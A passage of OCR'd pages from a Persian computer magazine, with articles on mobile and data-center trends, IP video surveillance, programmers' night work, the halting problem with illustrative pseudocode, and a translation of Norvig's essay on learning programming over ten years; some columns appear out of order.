می‌دهیم؛ به این نتیجه می‌رسیم که برای سال بعد باید روی موبایل حساب ویژه‌ای باز کنیم. فقط به تنهایی در سال گذشته اپراتورهای موبایل آمریکا بیش از ۲۳ میلیارد دلار صرف توسعه پهنای باند برای اینترنت بی‌سیم و سرویس‌های تلویزیونی کرده‌اند. برای مشاهده تصاویر ویدیویی با کیفیت HD به سرعت‌های انتقال اطلاعات هفت الی هشت مگابیت بر ثانیه نیاز است. بنابراین، وجود سرورهای پخش جریانی (Stream) اطلاعات و بسترهای مخابراتی برای انتقال این اطلاعات، جزء نیازهای اصلی است. موضوعی که کشورهایی مانند هند روی آن متمرکز شده و برای سال ۲۰۱۲ نزدیک به ۶۹/۹۵ میلیارد دلار روی آن سرمایه‌گذاری کرده‌اند که در مقایسه با سال گذشته ۲۶ درصد افزایش دارد. دومین شبکه مخابراتی بزرگ جهان متعلق به هند است. البته، در این کشور هنوز از شبکه‌های نسل G2.5 استفاده می‌شود، اما عمده کاربران و دستگاه‌های موجود روی نسل G3 هستند و برای حرکت به سمت G4 آمادگی دارند.

به همین دلیل، پهنای باند در این کشور به یک امر حیاتی تبدیل شده و دولت به شدت روی آن متمرکز شده است. پیش‌بینی شده در سال‌های آینده نزدیک به ۱/۲ میلیارد نفر به اتصال به شبکه‌های موبایل برای امور آموزشی و سلامتی نیاز داشته باشند و از سرویس‌هایی مانند Tele-Education، Tele-Medical و E-Governance استفاده کنند؛ یعنی به طور متوسط به اینترنت با سرعت یک مگابیت بر ثانیه روی سرویس‌هایی مانند ADSL+ نیاز است که بستر آن نیز فیبر نوری است. همچنین پیش‌بینی می‌شود، مراکز بهداشت و سلامت الکترونیکی، مدارس و دانشگاه‌ها، مراکز دولتی، بانک‌ها، مراکز نظامی و پلیس، مراکز خرید و فروشگاه‌ها و بسیاری از فعالیت‌های روزانه در آینده‌ای نزدیک، به شبکه‌های مخابراتی نیاز داشته باشند. چنین وضعیتی می‌تواند به خوبی به ما بگوید که در چند سال آینده باید منتظر چه اتفاقات بزرگی روی موبایل چه از نظر سخت‌افزاری و چه از نظر زیرساخت و نسل‌های شبکه‌ها و سرویس‌های ارزش افزوده باشیم. به همین دلیل، در سال ۲۰۱۱ بیشترین اخبار پردازنده و چیپست‌ها در حوزه موبایل بود و شرکت‌هایی مانند اپتل و ARM

به شدت روی پلتفرم‌های موبایل خود فعالیت کردند. در آمریکا چهار اپراتور اصلی، نسل شبکه G4 را راه‌اندازی کرده و سرویس‌های خود را ارائه داده‌اند. در کشورهای دیگر نیز کم و بیش دولت‌ها و اپراتورها برای G4 آماده شده‌اند، اما هنوز بسیاری از کاربران برای سوئیچ به G4 آماده نیستند. به نظر می‌رسد نتوانیم سال ۲۰۱۲ را سال G4 نام‌گذاری کنیم؛ اما گام‌ها و حرکت‌های بزرگی برای رسیدن به آن انجام می‌شود. موبایل در سال ۲۰۱۲ به سوی تسخیر همه چیز پیش می‌رود!

مراکز داده؛ حرکت معماران جدید

گفتن این که مراکز داده جزء جدایی‌ناپذیر شبکه‌ها و اطلاعات شده‌اند، حرف تازه‌ای نیست، اما باید در سال آینده منتظر باشیم که شرکت‌های متوسط بازار و مشتریان کوچک، مراکز داده را جهت‌دهی و طراحی کنند و معماران اصلی در این زمینه باشند. عواملی مانند صرفه‌جویی اقتصادی و راهبردهای رقابتی در کنار فهرستی بلند از مزایای مراکز داده باعث شده که طرح‌های کسب و کار بسیاری از شرکت‌های متوسط خواهان در اختیارگرفتن مراکز داده یا اجاره کردن آن‌ها باشند و سرویس‌هایی مطابق نیاز مشتریان خود دریافت کنند. استفاده از سرویس‌های کلاود، بهره‌گیری از ساختارهای هوشمند (Intelligent Infrastructure) و نیاز به مجتمع‌شدن سرویس‌ها (Integration of Service)، راهکارهای تراکم شدید (Extreme Density) و مدیریت فضاهای بحرانی و خطرناک همگی از دیگر دلایل حرکت به سوی مراکز داده در سطح متوسط بازار و شرکت‌ها است. بسیاری از کاربران در حال حاضر علاقه‌مند به استفاده از سرویس‌های ۲۴ × ۷ هستند و شرکت‌ها نیز به اتصال دائمی برای ارائه این سرویس‌ها نیاز دارند. با سرورها و سخت‌افزارهای موجود نمی‌توان این گونه سرویس‌ها را ارائه کرد و باید این کار به مراکز داده واگذار کرد. البته، افزایش استقبال از مراکز داده، چالش‌های جدیدی مانند مصرف انرژی و کاهش هزینه‌های راه‌اندازی و نگهداری مراکز داده و دسترسی‌های چندگانه را مطرح کرده که شرکت‌های ارائه‌دهنده راهکار و فناوری را به خود مشغول داشته است.

مراکز داده؛ حرکت‌های جدید حوزه امنیت تصویری

شما می‌توانید در خانه خود نشست و به اتصال به اینترنت به صورت تصویری، دفتر کاری خود را در یک شهر یا کشور دیگر زیر نظر داشته باشید یا از خط تولید کارخانه خود بازدید کرده و بعد در جلسه مدیران شرکت کنید و یک ویدیو کنفرانس موفق داشته باشید. دنیا به تدریج از نظارت تصویری آنالوگ به سوی نظارت تصویری دیجیتال و مبتنی بر IP حرکت می‌کند. تاکنون دولت‌ها بزرگ‌ترین توسعه‌دهنده و مصرف‌کننده سیستم‌های نظارت تصویری بوده‌اند و شرکت‌های بزرگ این حوزه نیز بیشتر بازارهای دولتی را پوشش می‌دادند. اما در یکی دو سال اخیر نظارت تصویری و سیستم‌های نظارتی راه دور مبتنی بر IP، مورد استقبال شرکت‌های خصوصی بزرگ، شرکت‌های متوسط یا به اصطلاح SMB و کاربران خانگی قرار گرفته‌اند و مزایا و ویژگی‌های منحصر به فرد این سیستم‌ها در کنار سادگی نصب و راه‌اندازی و هزینه کم باعث شده بخشی از دنیای شبکه معطوف این حوزه شود. دو ویژگی «سادگی نصب و هزینه پایین» عامل‌های اصلی موفقیت نظارت تصویری هستند.


ادامه در صفحه ۱۲ ...

من یک توسعه دهنده هستم

■ علی اکبری ■

ذهن خواب‌آلود

ولی حتی برنامه نویسان هم شب باید خوابشون بگیره. ما که نسلی فوق بشری نیستیم. حتی برنامه



یک ضرب‌المثل معروف هست که میگه، برنامه‌نویسان ماشین‌هایی هستند که کافئین را به کد تبدیل می‌کنند. و مطمئناً از هر برنامه نویسی سوال کنید به احتمال زیاد اعتراف می‌کنه که اکثر کاراشو شب‌ها انجام میده. بعضی‌ها زودتر بعضی‌ها دیرتر. یک عادت معمول اینه که ساعت ۴ صبح بیدار شن و قبل از شلوغی روز کمی کد بزبن. بعضی‌ها هم تازه ساعت ۴ تازه می‌رن بخوابن.

هدف از این کار دوری از مزاحمت‌های روزمره است. خوب چرا در را نمی‌بندیم و قفل نمی‌کنیم، مگه شب چه خاصیت خاصی داره؟

من فکر می‌کنم که به سه چیز برمی‌گردد: برنامه‌ی روزانه، ذهن خواب‌آلود و صفحه‌ی مانیتور روشن.

برنامه‌ی روزانه سازنده

پال گراهام (Paul Graham) در مورد "برنامه‌ی روزانه سازنده" در سال ۲۰۰۹ نوشته: «عموماً دو نوع برنامه در این دنیا وجود دارد. برنامه‌ای سنتی، که روز شما به ساعت کار و استراحت‌های ۱۰ دقیقه‌ای متوالی تقسیم می‌شود. دیگر هم "برنامه‌ی روزانه سازنده" که برای امثال ماست که تولید کننده هستیم. کار کردن روی سیستم‌های بزرگ و پیچیده نیاز به این داره که کل اون رو در ذهنت جا بدی - یکی این رو به ساختن یک خانه از شیشه تشبیه کرد که به محض اینکه یکی مزاحمت بشه کل اون می‌ریزه و می‌شکنه.

برای همین است که برنامه نویسان وقتی که مزاحمشون بشی خیلی عصبانی می‌شن. بخاطر همین سرمایه‌گذاری عمیق ذهنی هست که ما نمی‌تونیم تا وقتی که مطمئن نشدیم که چند ساعت خالی داریم شروع به کد زنی کنیم. نمی‌ارزد که اون مدل کامل را توی فکرمون بسازیم و نیم ساعت بعد مجبور بشیم که خرابش کنیم.

در واقع وقتی با خیلی از برنامه نویسان صحبت می‌کنید متوجه می‌شین که آن‌ها احساس می‌کنند که نمی‌تونن کار مفیدی در طول روز انجام بدن. رگبار مداوم وقفه‌ها، کارهای مهم، ایمیل و غیره نمی‌گذارند، پس کارهای اصلی شون رو شب وقتی همه خوابن انجام میدن.

لحظه فیس بوکم رو چک کنم و بعد سری به سایت خبری بزمن و دیگه رشته‌ی کار از دست میره... فکر می‌کنیم که انرژی بیشتر داشته باشیم، بهتر کار می‌کنیم ولی همش جلوی خودمون رو می‌گیریم و باعث می‌شیم که نتونیم چند لحظه درست تمرکز کنیم.

بر عکس وقتی که مقداری خسته‌ایم، می‌شینیم و کد می‌زنیم. با ذهنی که قدری خسته‌اس میشه ساعت‌ها بدون فکر کردن در مورد چک کردن فیس بوک یا تویتر کار کرد. انگار اینترنت دیگه وجود نداره!

انگار این برای بیشتر برنامه نویس‌ها صدق می‌کنه. ۸۰٪ کاری که ما انجام می‌دیم نیاز به فکر زیادی نداره، بعد از اینکه یه الگوریتم قوی و درست حسابی می‌نویسیم، پشت سرش ده برابر کد باید برای محیط و غیره بنویسیم. حتی اگه روی پیشرفته‌ترین سیستم هم کار کنیم، مقدار زیادی از کار تمیز کردن کد و ارائه آن به صورت منظم است.

وقتی که ذهن در ظرفیت کامل خودش کار نمی‌کنه، دنبال چیزهای متفرقه است. خسته بودن باعث میشه که کاری که می‌کنی برای ذهنت کافی باشه.

مانیتورهای روشن و درخشان

این یکی خیلی ساده است. اگه به صورت مداوم به نورهای روشن خیره بشیم، نظم خوابمون بهم می‌ریزه. ساعت ۳ صبح یادت میره که باید خوابت بیا. بعد تا ساعت ۱۱ صبح می‌خوابی و وقتی شب میشه خوابت نمیداد چون از ۱۱ بیدار بودی! اگر این سیکل انقدر تکرار بشه بعد مرور زمان عادت میشه. جالبیش اینجاست که وقتی به این تعادل برسی که ساعت ۳ و ۴ بخوابی معمولاً همینطوری می‌مونه.

نتیجه گیری

برای نتیجه گیری میشه گفت که برنامه نویس‌ها شب‌ها کار می‌کنن چون زمان برای تمام کردن کار محدود نیست و باعث میشه راحت تر بشه کار کرد. ذهن هم دنبال مزاحمت‌ها نیست و مانیتور روشن باعث میشه خوابمون نگیره!

نویسان در طول روز هوشیارترند. پس چرا ما بیشتر کار اصلی و پیچیده خودمون رو وقتی که ذهن خواب‌آلودتره انجام می‌دیم و کارهای ساده‌تر رو وقتی که ذهن سرحال و هشیارتر است انجام میدیم؟ چون که خسته بودن ما رو برنامه‌نویسان بهتری می‌کنه.

شبهه راس بالمر (Ballmer Peak) خسته بودن باعث میشه که ما بهتر تمرکز کنیم چون وقتی خسته‌ایم ذهن مجبور به تمرکز می‌شه! اون قدر انرژی نداره که بتونه به چیزی غیر از آنچه می‌خواهیم فکر کنه. معمولاً من کمترین کارم رو وقتی انجام میدم که چای زیادی خورده باشم یا نوشیدنی انرژی‌زایی را بدموقع خورده باشم. باعث میشه فوق فعال بشم و به

... ادامه از صفحه ۱۱

تصاویر ضبط شده را به سیستم‌های نظارت تصویری اضافه کند. سیستم‌های پیشرفته هوشمند متمرکز نیز می‌توانند علاوه بر وظیفه ثبت و ذخیره کردن تصاویر، کارکردهای دیگری مانند شناسایی اشخاص، اطفاء حریق، کنترل دما و سیستم‌های خاص الکترونیکی یا اعمال قوانین امنیتی مختلف برای تصاویر و دسترسی به آن‌ها نیز داشته باشند. به هر حال در سال آینده از سیستم‌های نظارت تصویری بیشتر خواهیم شنید.

منبع : Network Magazine

تفکیک‌پذیری مختلف براساس تعداد پیکسل، تصاویر ویدیویی را ضبط و به هر آدرس IP منتقل کنند. در سال آینده دو اتفاق ویژه در این حوزه روی خواهد داد: ورود سرویس‌های ذخیره‌سازی مبتنی بر کلاود به حوزه سیستم‌های نظارت تصویری و ظهور سیستم‌های پیشرفته هوشمند متمرکز. کلاود می‌تواند علاوه بر در اختیار گذاشتن منابع نامحدود ذخیره‌سازی، ویژگی‌های جدیدی مانند جداسازی رکوردها، استفاده از فناوری‌های مختلف ثبت تصاویر، قابلیت جست‌وجوی تصویری، شبیه‌سازی و بازسازی تصاویر، قابلیت بازگرداندن تصاویر، فشرده‌سازی و ساخت تصاویر جدید با درجه‌های دید متفاوت از

سیستم‌های جدید نظارت تصویری هوشمند (IVS) که امکان مدیریت دوربین‌ها و تصاویر را به صورت کاملاً امن و هوشمند فراهم می‌کنند و می‌توانند اشیا خاص را از میان صدها تصویر ردیابی و ردگیری کند و گزارش بدهند، دنیای گسترده جدیدی را به روی مدیران شرکت‌های تجاری گشوده و آن‌ها را از بسیاری ابزارهای آنالوگ یا نیروی انسانی بی‌نیاز کرده و چالش‌های جدی را برطرف کرده است. الگوریتم‌های جدیدی که کوچک‌ترین حرکت یک موجود زنده یا علائم حیاتی را ثبت می‌کنند، روزبه‌روز بهینه‌تر و سفارشی‌تر می‌شوند و نرم‌افزارهای مبتنی بر آن‌ها می‌توانند با درجه‌های

من کی متوقف می شوم؟!

■ محمد حسام کلانتری ■

برنامه، یک حلقه‌ی خاص هیچ‌گاه متوقف نمی‌شود. اما توجه کنید که هیچ‌کدام از این‌ها قطعی نیستند؛ یعنی نمی‌توانند نظر درستی درباره‌ی هر قطعه‌ی کد بدهند، که همین نکته این مسئله را این‌طور غیر قابل حل کرده است.

چرا مسئله‌ی توقف مهم است؟

حالا که این مسئله را شناختیم باید بفهمیم که اهمیت این مسئله در چیست. اولین نکته‌ی مهم درباره‌ی این مسئله این است که اولین مسئله‌ای بود که غیرقابل حل بودن آن روی ماشین‌های مبتنی بر نظریه‌ی تورینگ اثبات شد. اولین بن‌بست همیشه در خاطره‌ها می‌ماند!!

برای ذکر دومین عاملی که باعث اهمیت این مسئله شد ابتدا بایستی با مفهوم کاهش (Reduction) آشنا شویم. در تئوری محاسبات، تبدیل یک مسئله را به مسئله‌ی دیگر کاهش می‌نامند. برای مثال می‌توان اثبات کرد برخلاف آن‌چه در نگاه اول به نظر می‌رسد که مسئله‌ی کوله‌پشتی صفر و یک ذاتاً آسان‌تر از مسئله‌ی فروشنده‌ی دوره‌گرد است، این دو مسئله و هزاران مسئله‌ی دیگر همگی از لحاظ سختی هم‌ارزند. مفهوم کاهش نقش بسیار مهمی را در نظریه‌های علوم کامپیوتر ایفا می‌کند. مثلاً استفان کوک در سال ۱۹۷۱ ثابت کرد که اگر برای مسئله‌ی معروف CNF راه‌حلی از درجه‌ی چندجمله‌ای پیدا شود، می‌توان ادعا کرد که برای تمام مسائل مجموعه‌ی NP راه‌حلی از درجه‌ی چند جمله‌ای وجود دارد؛ یعنی $NP = P$.

حالا با توجه به مفهوم کاهش می‌توان گفت که ثابت می‌شود بسیاری از مسائل، هم‌ارز مسئله‌ی توقف هستند و در نتیجه راه‌حلی برای آن‌ها نیست؛ و این نکته‌ی حائز اهمیت است که ما مرزی شفاف بین مسائل قابل حل و مسائل غیر قابل حل داشته باشیم.


مسئله‌ی توقف چه تأثیر تجربی در کامپیوترها دارد؟ شاید فکر کنید آن‌چه بالا گفته شد، تنها مشتق تئوری بی‌کاربرد بود که علاقه‌مندان ریاضی برای مهم جلوه دادن خود به آن دست یافتند! اما بایستی بگوییم که مهم‌ترین چالش‌های امروز کامپیوترها به نوعی مرتبط با همین مسئله توقف است.

مثلاً تشخیص بن‌بست (Deadlock) در سیستم‌های عامل یکی از این مشکلات پیش‌رو است. بن‌بست، آن زمانی است که هم‌زمان دو پردازنده منابعی را در اختیار دارند و آن‌ها آزاد نمی‌کند و هر یک نیز منتظر است تا دیگری منابع را آزاد کند. پیش‌بینی بن‌بست چالشی است که هر سیستم‌عاملی با آن روبروست و چون هم‌ارز با مسئله توقف است، می‌دانیم که از دسته مسائل غیر قابل حل است. یعنی هیچ‌کس نمی‌تواند مدعی باشد که سیستم‌عاملی خاص هیچ‌گاه هنگ نمی‌کند؛ همان‌طور که هیچ‌کس نمی‌تواند مدعی شود که هر قطعه کدی حتماً درست است. گویا هدف مسئله‌ی توقف آن است که همه چیز را در دنیای کامپیوتر غیر قطعی کند.

```
bool stop_on_self (program)
{
    if( would_it_stop (program,
        program))
        infinite loop;
    else
        halt;
}
```

این تابع ابتدا با استفاده از تابع اول (همانی که نخیه‌ی فرضی نوشته!!) مشخص می‌کند که برنامه‌ی مورد نظر (ورودی program) در نهایت متوقف می‌شود یا خیر؛ اگر پاسخ مثبت بود (یعنی شرط if ارضا شد)، وارد حلقه‌ی بی‌انتهای می‌شود و اگر پاسخ منفی بود (یعنی program دارای حلقه‌ی بی‌انتهای بود)، برنامه متوقف می‌شود. در واقع کاری که کردیم کنار هم قرار دادن دو نتیجه‌ی متضاد بود. اما حالا مرحله‌ی آخر از اثباتمان!

حالا تابع stop_on_self (stop_on_self را صدا می‌زنیم! به این معنا که کل تابع stop_on_self را به عنوان ورودی به خودش می‌دهیم. حالا بایستی



نتیجه را بررسی کنیم. اگر قطعه کد stop_on_self متناهی باشد و پس از طی زمانی متوقف شود، یعنی شرط if ارضا کرده، پس وارد حلقه‌ی بی‌انتهای می‌شود. اگر قطعه کد stop_on_self دارای حلقه‌ای بی‌انتهای باشد، پس چون وارد else می‌شود، متوقف می‌شود. در هر دو حالت به تناقض رسیدیم. پس می‌توان نتیجه گرفت که الگوریتمی برای حل مسئله‌ی توقف وجود ندارد. البته می‌توان برنامه‌هایی را نوشت تا فرم‌های خاصی از حلقه‌ی بی‌انتهای، مثل for (؛) را تشخیص دهند. حتی همین امروز هم اکثر کامپایلرها می‌توانند تشخیص دهند که به ازای مقادیر خاصی از متغیرهای داخل

«سری ۹۰۰۰ قابل اطمینان‌ترین کامپیوتری است که تا کنون ساخته شده. هیچ کامپیوتر ۹۰۰۰ی وجود ندارد که اشتباه یا تحریفی در اطلاعات داشته باشد. یک تعریف مشخص از کلمات درباره‌ی ما وجود دارد: محفوظ از شکست و عاجز از خطا!»

این‌ها از زبان کامپیوتر خیالی فیلم «۲۰۰۱: ادیسه‌ی فضایی»، ساخته‌ی استنلی کوبریک است که سعی در به‌سُخره گرفتن آن دسته از افرادی را دارد که کامپیوترها را موجوداتی قطعی و عاری از اشتباه می‌دانند. یکی از مباحث جدی در علوم کامپیوتر، نه کیفیت اجرا که امکان اجراست. به این معنا که تا کنون همیشه بحث ما ارائه‌ی جواب‌های کارآمدتر بود، تو گویی این موجودیت که مشهور است به کامپیوتر (مبتنی بر ماشین تورینگ)، هیچ مرزی برای پیشرفت در حل مسئله ندارد. اما گاهی دانشمندان علوم کامپیوتر وقت خود را با ناتوانی‌های کامپیوترها پر می‌کنند. مسائلی که اثبات می‌شود این مدارات دیجیتال هیچ‌گاه قادر به حلشان نیستند. در این مطلب قصد داریم یکی از مهم‌ترین مسائل را بررسی کنیم؛ مسئله‌ی توقف (Halting Problem).

مسئله‌ی توقف چیست؟

بیان ساده از این مسئله را می‌توان این‌گونه مطرح کرد که: الگوریتمی فارغ از زبان برنامه‌نویسی، محدودیت حافظه و پردازش ارائه دهید که به عنوان ورودی، قطعه کدی را دریافت کند و تصمیم بگیرد که آیا پایانی برای این قطعه کد وجود دارد یا تا ابد دهر در یک حلقه‌ی بی‌انتهای باقی خواهد ماند. بحتل ظاهر ساده‌ی صورت مسئله شما را بر آن داشته که دست به کد شده و برنامه‌ی آن را بنویسید؛ ولی کمی بیشتر تامل کنید!! آلن تورینگ، دانشمند فقید کامپیوتر در سال ۱۹۳۶ ثابت کرد کامپیوترهای مبتنی بر ماشین ابداعی خودش (ماشین تورینگ)، توانایی حل این مسئله را ندارند. و برای دوستانی که نمی‌دانند باید بگوییم که تمام کامپیوترها، امروز مبتنی بر نظریه‌ی ماشین‌های تورینگ هستند!! شاید هنوز قانع نشدید که چرا مسئله‌ای که حتی صورتش به یک خط هم نمی‌رسد، جواب ندارد. در زیر اثباتی به روش برهان خلف ارائه می‌دهم.

فرض کنید که یک نخیه مدعی شده که تابعی به فرم زیر نوشته که جواب دقیق مسئله‌ی توقف را در خروجی می‌دهد.

```
bool would_it_stop (program, input)
{
    if (something terribly clever)
        return true;
    else
        return false;
}
```

تابع بالا دو ورودی دارد. اولی همان قطعه کدی هست که می‌خواهیم ببینیم آیا بلاخیره پایان می‌پذیرد یا خیر و دومی هم ورودی همان قطعه کد است. حالا برای آن‌که ثابت کنیم آن فرد مدعی خیلی هم نخیه نبوده یک تابع به فرم زیر می‌نویسیم.

خودآموز برنامه نویسی در ۱۰ سال

■ ترجمه: مهدی عسگری ■

خلاصه: در این مقاله Peter Norvig (نویسنده کتاب معروف هوش مصنوعی مورد استفاده در اکثر دانشگاه های جهان) در مورد پدیده و تب یادگیری سریع برنامه نویسی صحبت کرده و نشان می دهد که برای تخصص در برنامه نویسی بر خلاف کتاب های عامه پسند (آموزش در ۲۱ روز، ۲۴ ساعت، ...) حداقل ۱۰ سال زمان و کار لازم است تا یک نفر به تخصص برسد. (در هر رشته ای، نه فقط برنامه نویسی)

چرا همه این قدر عجله دارند؟

تو هر کتاب فروشی که بروی، کلی کتاب می بینید که می خواهند در چند ساعت یا چند روز به شما کامپیوتر یا برنامه نویسی یاد بدهند (از ویندوز و اینترنت گرفته تا ویژوال بیسیک و جاوا و ...) من جستجوی زیر را در آمازون انجام دادم:

pubdate: after 1992 and title: days and (title: learn or title: teach yourself)

یعنی کتاب هایی که از سال ۱۹۹۲ تا الان چاپ شده و در عنوانشان کلمات days و "یادگیری یا خودآموز" وجود دارد. نتیجه شامل ۲۴۸ مورد بود. [مترجم: اعداد و آمار منتشر شده در این مقاله مربوط به سال ۲۰۰۱ هستند]. ۷۸ کتاب اول کتاب های مربوط به کامپیوتر بودند. عبارت days را با hours جایگزین کردم؛ نتایج مشابه قبلی بود: ۲۵۳ مورد که ۷۷ تای اول در مورد کامپیوتر بودند. از ۲۰۰ کتاب صدر نتایج جستجو (در کل) ۹۶ درصد مربوط به کامپیوتر بود.

خلاصه این که یا مردم خیلی عجله دارند که در مورد کامپیوتر ها چیز یاد بگیرند یا هم که یادگیری کامپیوتر خیلی آسان تر از یادگیری چیزهای دیگر است. وگرنه هیچ کتابی در مورد بتهوون، یا فیزیک کوانتوم یا حتی تربیت سگ، در چند روز وجود ندارد. خب ببینیم عنوانی مثل "آموزش پاسکال در ۳ روز" چه معنی ای دارد:

• یادگیری: در ۳ روز شما وقت کافی برای نوشتن چند برنامه ی مهم و یادگیری از موفقیت ها و اشتباهاتتان و همینطور وقت برای کار کردن با یک برنامه نویس با تجربه را نخواهید داشت. خلاصه، وقت کافی برای یادگیری چندانی نخواهید داشت. در واقع این کتاب ها بیشتر در مورد یک آشنایی کلی بحث می کنند نه درک عمیق از موضوع. به قول آلکساندر پوپ: "یادگیری سطحی، چیز خطرناکی است"

• پاسکال: در ۳ روز شاید بتوانید سینتکس پاسکال را یاد بگیرید (آن هم به شرطی که قبلاً با یک زبان مشابه کار کرده باشید) اما زیاد نمی توانید درباره ی کاربرد زبان یاد بگیرید. یعنی اگر قبلاً با بیسیک برنامه نویسی کرده باشید، یاد می گیرید که برنامه ها را در پاسکال ولی با روش بیسیک بنویسید اما نقاط ضعف و قوت پاسکال را یاد نمی گیرید. به قول آلن پرلیس: "زبانی که طرز فکر شما را درباره ی برنامه نویسی تغییر ندهد، ارزش یادگیری ندارد". ممکن است شما بخواهید قسمتی از پاسکال (یا هر زبان دیگری) را یاد بگیرید تا بتوانید از ابزار خاصی استفاده کرده و کار مشخصی را انجام دهید؛ در این صورت دیگر برنامه

نویسی یاد نمی گیرید، بلکه یاد می گیرید چطور آن کار مشخص را انجام دهید.

• ۳ روز: همانطور که در بخش بعدی می بینید، این مدت کافی نیست.

آموزش برنامه نویسی در ۱۰ سال

محققان^(۱) نشان دادند که برای متخصص شدن در بسیاری از زمینه ها (از شطرنج گرفته تا آهنگ سازی، اپراتوری تلگراف، نقاشی، نواختن پیانو، شنا، تنیس، عصب شناسی، ...) حدود ۱۰ سال زمان لازم است. نکته ی مهم انجام کار پیوسته و با توجه است، نه صرفاً کاری را مدام تکرار کردن، بلکه به چالش کشیدن خودتان با کارهایی که فراتر از توانایی فعلی تان است و تحلیل کارایی تان قبل و بعد از انجام آن کار و اصلاح اشتباهاتتان. و بعد تکرار کنید. و دوباره تکرار کنید. هیچ میانبری وجود ندارد: حتی موزارت که در ۴ سالگی اعجوبه ای در موسیقی بود، ۱۳ سال طول کشید تا بتواند اولین کار حرفه ای و جهانش را بسازد. گروه موسیقی بیتلز در سال ۱۹۶۴ با وارد شدن به صحنه ی موسیقی اکثر کارهایشان جزو کارهای محبوب (و به قولی "نامبر وان") بودند ولی فراموش نکنید که اعضای گروه از سال ۱۹۵۷ در کلوب های

باشه، بروید و آن کتاب جاوا را بخريد؛ احتمالاً به دردتان بخورد ولی زندگی تان يا تخصصتان در کل در طول ۲۴ ساعت، روز يا حتى ماه تغيير چندانی نخواهد کرد.

کوچک لیورپول و هامبورگ فعالیت می کردند و اولین موفقیت بزرگشان (Sgt. Peppers) در سال ۱۹۶۷ عرضه شد. در یک مطالعه بر روی دانش آموزان در آکادمی برلین، محققان اعضای برتر، متوسط و پایین کلاس را مقایسه کرده و از آن ها پرسیدند که چقدر تمرین کرده اند:

همه (از هر سه گروه) نواختن را از حدود ۵ سالگی شروع کرده و در سال های اول هر کس به یک میزان فعالیت می کرد (حدود ۲ یا ۳ ساعت در هفته) اما در حدود ۸ سالگی تفاوت های واقعی نمایان شد. کسانی که در کلاس هایشان بهترین بودند، بیش از بقیه تمرین می کردند: ۶ ساعت در هفته در سن ۹ سالگی، ۸ ساعت در ۱۲ سالگی، ۱۶ ساعت در ۱۴ سالگی و الی آخر تا سن ۲۰ که هفته ای بیش از ۳۰ ساعت کار می کردند. در سن ۲۰ سالگی افراد برتر نزدیک به ۱۰۰۰۰ ساعت از عمرشان را به تمرین گذرانده بودند. دانش آموزان رده بعدی حدود ۸۰۰۰ ساعت و دانش

آموزان معمولی (معلمین موسیقی در آینده!) حدود ۴۰۰۰ ساعت.

شاید هم ۱۰۰۰۰ ساعت آن عدد جادویی باشد نه ۱۰ سال. به نظر ساموئل جانسون (۱۷۸۴-۱۷۰۹) زمان بیشتری لازم است: "برتری در هر رشته ای فقط با یک عمر کار به دست می آید و با قیمت کمتری قابل خرید نیست" و اما دستورالعمل من برای موفقیت در برنامه نویسی:

• به برنامه نویسی علاقه داشته باشید. اطمینان حاصل کنید که انقدر از برنامه نویسی لذت می برید که حاضر باشید ۱۰ سال از عمرتان را صرفش کنید.

• با برنامه نویسان دیگر ارتباط داشته باشید. کد برنامه های دیگر را مطالعه کنید. این خیلی مهم تر از هر کتاب یا دوره ی آموزشی است.

• برنامه بنویسید. بهترین نوع آموزش، انجام دادن است. در واقع حداکثر سطح کارایی برای افراد در هر رشته ای، به طور خودکار با تجربه ی بیشتر حاصل نمی شود بلکه نیاز به تلاش تعمدی برای بهبود دارد.

• می توانید تحصیلاتتان را در دانشگاه هم ادامه بدهید. این کار باعث می شود از رشته تان درک عمیق تری به دست آورده و همچنین به کارهایی مشغول شوید که نیاز به مدرک دانشگاهی دارند. البته اگر از مدرسه و درس لذت نمی برید، می توانید تجربه ی مشابهی را در کار کسب کنید (البته با تلاش بیشتر) Eric Raymond در دیکشنری هکر ها می گوید: "مطالعه و تحصیلات آکادمیک در رشته ی کامپیوتر یک شخص را تبدیل به یک برنامه نویس حرفه ای نمی کند، همانطور که یک فرد فقط با مطالعه ی رنگ و قلم مو نمی تواند نقاش شود". یکی از بهترین افرادی که در عمرم استخدام کردم (Jamie Zawinski)، فقط تا دبیرستان درس را ادامه داده بود؛ با این وجود این شخص نرم افزار های خیلی خوبی تولید کرده (موزیلا و Xemacs) و گروه خودش را در googlegroups دارد و حتی انقدر پول درآورد که بتواند یک کلوب شبانه بخرد.

• روی پروژه های تیمی کار کنید. در بعضی از پروژه ها بهترین و در بعضی دیگر بدترین برنامه نویس باشید. وقتی بهترین هستید توانایی های خودتان به عنوان یک رهبر گروه را تست کرده و به دیگر افراد الهام می دهید. وقتی هم که بدترین باشید یاد می گیرید که حرفه ای ها چه کار می کنند و همچنین چه کارهایی را دوست ندارند انجام دهند (چون این کارها را می سپارند به شما!)

